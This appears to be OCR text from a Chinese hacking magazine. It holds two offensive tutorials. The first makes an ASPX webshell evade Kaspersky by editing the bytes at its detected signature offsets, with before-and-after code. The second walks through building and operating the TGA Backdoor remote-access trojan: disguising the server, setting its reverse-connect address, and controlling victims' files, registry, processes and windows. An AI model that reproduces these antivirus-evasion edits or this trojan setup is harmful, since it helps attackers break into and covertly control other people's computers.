


图6




图7

特征码 物理地址/物理长度 如下

[特征] 0000023B_0000000C

[特征] 00000798_00000008

[特征] 000007A2_00000004

[特征] 00006123_00000053

经过我的测试，只需更改三个地方就行。使用16进制工具打开aspx木马，发现0000023B_0000000C处原来是作者的邮箱，想不到卡巴把这里列为了特征码，我们删除邮箱这句就行了，如图7。

下一句是00000798_00000008和000007A2_00000004这里，代码如下：

```
mystring=replace(mystring,">","&lt;")
mystring=replace(mystring,"<","&gt;")
result.text=Cmd.text & vbcrlf & "<pre>" & mystring & "</pre>"
```

我改为了：

```
mystring=replace(mystring,">","&lt;")
mystring=replace(mystring,"<","<1")
mystring=replace(mystring,"<1","&gt;")
result.text=Cmd.text & vbcrlf & "<pre>" & mystring & "</pre>"
```

本来在mystring中是直接将“<”替换为“>”的，我先将“<”替换为“<1”，再将“<1”替换为“>”，意思是一样的，但是特征码就改变了。最后一处是00006123_00000053，代码如下：

```
response.Write("<script>alert('复制 " & replace(replace(d,"/","\"),"\","\\") & " 到 " & replace(TEMP1 & "\","\","\\") & " 成功! ');location.href='"& request.ServerVariables("URL") & "?action=goto&src="& server.UrlEncode(url) &"'</script>")
```

我修改为了：

```
response.Write("<script>alert('复制 " & replace(replace(d,"/","\"),"\","\\") & " 到 " & replace(TEMP1 & "\","\","\\") & " 成功! ');location.href='"& request.ServerVariables("URL") & "?action=goto&src="& "'</script>")
```

也就是去掉了“server.UrlEncode(url) &”，这可能会导致复制文件后的URL出现问题，但是关系不大，照样可以使用。保存修改，最后使用卡巴检查一下，已经免杀了（图8）。有了这个方法，相信大家也能拥有自己的个人版免杀aspx木马了。




图8

（本文所涉及到的WEBADMIN和MYCCL已收录到光盘中）

TGA Backdoor——一款来自于葡萄牙的木马后门

痛快

在以前的黑客X档案里曾经介绍过许多款来自于国外的木马程序，其实有许多国外的木马后门程序都是非常精典与不错的，比如今天我要介绍给大家的这款来自于葡萄牙的后门式木马程序TGA Backdoor就是如此。

一、配置服务端程序

虽然TGA是一款国外的木马程序，但是已经有用户对其进行了汉化处理，可能因为木马本身是使用葡萄牙语编写的，所以汉化的效果并不是非常的理想，但对于我们这些外语盲来说已经很不错了。首先运行TGA木马的客户端程序，在弹出的窗口的上线列表中点击鼠标右键，从弹出的菜单中选择“创建服务端”命令，然后在弹出的窗口中就可以进行配置操作了。




图1

选择配置窗口中的“Inicializar”，在这儿主要是用于对服务端程序进行伪装，既可以利用常见的线程插入技术进行伪装，也可以选择Active插件来进行伪装，如图1。接着选择窗口中的“DNS”，在这儿设置服务端程序反弹连接使用的地址，既可以利用网页域名也可以利用IP地址。再选择窗口中的“Icones”标签，可以对服务端程序的图标进行设置。大家可以在图标窗口选择需要的文件图标，如果候选图标中没有你需要的图标，可以通过“选择”按钮来选择其它的图标，不过该木马程序只支持图标文件（*.ICO）。最后选择窗口中的“完成”，在这儿设置服务端程序安装后的路径以及名称。木马程序本身已经为我们提供了一些文件名称以及路径的选择，用户只需要通过下拉列表就可以进行选择，当然也可以自己进行相应的设置，如图2。配置完成后点击“生成”按钮即可，生成的服务端程序只有70k左右大小，经过压缩后的体积只有40k大小，在目前的木马程序中应该算是非常小巧的了。




图2

二、服务端程序控制




图3

现在我们就可以通过客户端来控制木马，感受它的远程控制功能了。选中客户端程序窗口中的“监听SIN”和“上线通知”选项，然后等待服务端程序的自动上线链接，当有远程计算机连接成功后即可通过右键菜单进行操作。从右键菜单我们可以看到，TCA木马的控制命令包括发送信息、发送语音、搜索文件、注册表、管理进程、活动窗口等。

“发送信息”和“发送语音”功能都是向远程计算机发送用户制定的信息，只不过信息的发送方式不一样。点击“发送信息”命令后，先在“信息图标”列表中选择需要的图标，接着在“标题”和“信息”中分别输入提示窗口的标题和内容，最后点击“发送”按钮即可将其发送到远程桌面。而“发送语音”功能是在“信息”输入框中键入一段英文信息，然后点击“发送”按钮就可以调用远程系统中的微软ＴＴＳ语音引擎将英文信息进行朗读出来，如图３。

“搜索文件”命令的名称翻译有误，实际上该命令就是一个远程文件管理功能，通过它可以对远程磁盘中的命令进行管理。运行该命令后首先在“驱动器”列表中选择需要查看的磁盘名称，也可以直接输入盘符点击“ＧＯ”按钮进入。接着在文件管理器中通过右键菜单，就可以进行查找、删除、下载、运行等命令，如图４。通过“注册表”功能在本地完全模拟一个远程的注册表编辑器，同样先通过下拉菜单选择需要进行查看的注册表主键，接着依次选择需要查看的注册表项目以及键值，最后通过右键菜单中的刷新、删除、编辑等命令对其进行修改，当然也可以通过新建命令来添加新的项目和键值。




图４




图５

通过“管理进程”可以对远程系统中的系统进行查看管理，木马程序会在提示栏中提示用户正在使用的活动进程数目。通过右键菜单中的命令可以及时刷新系统进程，另外通过“完成”命令可以结束那些不需要的进程。“活动窗口”命令可以获得远程计算机系统当前的窗口信息，接着通过右键菜单可以对选定的窗口进行刷新、最大化、最小化、隐藏、显示等操作，另外还可以进行标题修改这样的应用操作，如图５。

现在我们来看看“输出文本〔桌面〕”命令，这是一个非常特别的命令，我在其它的木马程序中还没有见过类似的命令。运行该命令后在弹出的窗口中输入相应的文字信息，然后点击“发送”按钮就可以将信息发送到远程桌面，如图６。



